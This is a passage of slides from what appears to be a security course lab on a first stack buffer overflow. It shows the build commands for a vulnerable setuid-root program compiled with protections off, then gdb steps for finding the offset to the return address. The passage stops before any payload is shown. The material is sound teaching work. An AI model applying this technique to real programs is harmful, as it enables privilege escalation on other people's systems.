
# Our first buffer overflow attack

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Overflow a buffer to insert code and a new return address

**Step 1:** Find the offset between the base of the buffer and the return address



“badfile”



Return address =  
 $(\$ebp - \text{beginning of buffer}) + 4$



(esp != beginning of the buffer)


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**Step 1:** Find the offset between the base of the buffer and the return address

We can use gdb to debug and find addresses in memory



# Our first buffer overflow attack


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**Step 1:** Find the offset between the base of the buffer and the return address

We can use gdb to debug and find addresses in memory

*(clone repository and run make)*




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


```
[09/29/22] seed@VM:~/.../code$ make
```

```
gcc -DBUF_SIZE=100 -z execstack -fno-stack-protector -m32 -o stack-L1 stack.c
gcc -DBUF_SIZE=100 -z execstack -fno-stack-protector -m32 -g -o stack-L1-dbg stack.c
sudo chown root stack-L1 && sudo chmod 4755 stack-L1
gcc -DBUF_SIZE=160 -z execstack -fno-stack-protector -m32 -o stack-L2 stack.c
gcc -DBUF_SIZE=160 -z execstack -fno-stack-protector -m32 -g -o stack-L2-dbg stack.c
sudo chown root stack-L2 && sudo chmod 4755 stack-L2
gcc -DBUF_SIZE=200 -z execstack -fno-stack-protector -o stack-L3 stack.c
gcc -DBUF_SIZE=200 -z execstack -fno-stack-protector -g -o stack-L3-dbg stack.c
sudo chown root stack-L3 && sudo chmod 4755 stack-L3
gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -o stack-L4 stack.c
gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -g -o stack-L4-dbg stack.c
sudo chown root stack-L4 && sudo chmod 4755 stack-L4
```



# Our first buffer overflow attack



## GOAL:

Overflow a buffer to insert code and a new return address

**Step 1:** Find the offset between the base of the buffer and the return address

Set a breakpoint at `bof()`


Run the command `gdb stack-L1-dbg`

Reading symbols from `stack-L1-dbg`...

```
gdb-peda$ b bof
```

```
Breakpoint 1 at 0x12ad: file stack.c, line 17.
```

# Our first buffer overflow attack



## GOAL:

Overflow a buffer to insert code and a new return address

**Step 1:** Find the offset between the base of the buffer and the return address

1. Set a breakpoint at `bof()`
2. Run the program until it reaches the breakpoint

Reading symbols from `stack-L1-dbg...`

```
gdb-peda$ b bof
```


```
Breakpoint 1 at 0x12ad: file stack.c, line 17.
```

```
gdb-peda$ r
```

.

(a lot of output will be displayed here)

# Our first buffer overflow attack



## GOAL:

Overflow a buffer to insert code and a new return address

**Step 1:** Find the offset between the base of the buffer and the return address

1. Set a breakpoint at `bof()`
2. Run the program until it reaches the breakpoint

Reading symbols from `stack-L1-dbg...`

```
gdb-peda$ b bof
```

```
Breakpoint 1 at 0x12ad: file stack.c, line 17.
```

```
gdb-peda$ r
```

(a lot of output will be displayed here)


```
Breakpoint 1, bof (str=0xffffcf43 "V\004") at stack.c:17
```

```
17      {  
gdb-peda$ n
```

3. Step into the `bof` function

**Step 1:** Find the offset between the base of the buffer and the return address

1. Set a breakpoint at bof()
2. Run the program until it reaches the breakpoint
3. Step into the bof function
4. Find the address of \$ebp



```
gdb-peda$ p $ebp  
$1 = (void *) 0xffffcb18
```


*Address of ebp!*

**Step 1:** Find the offset between the base of the buffer and the return address

1. Set a breakpoint at bof()
2. Run the program until it reaches the breakpoint
3. Step into the bof function
4. Find the address of \$ebp
5. Find the address of buffer

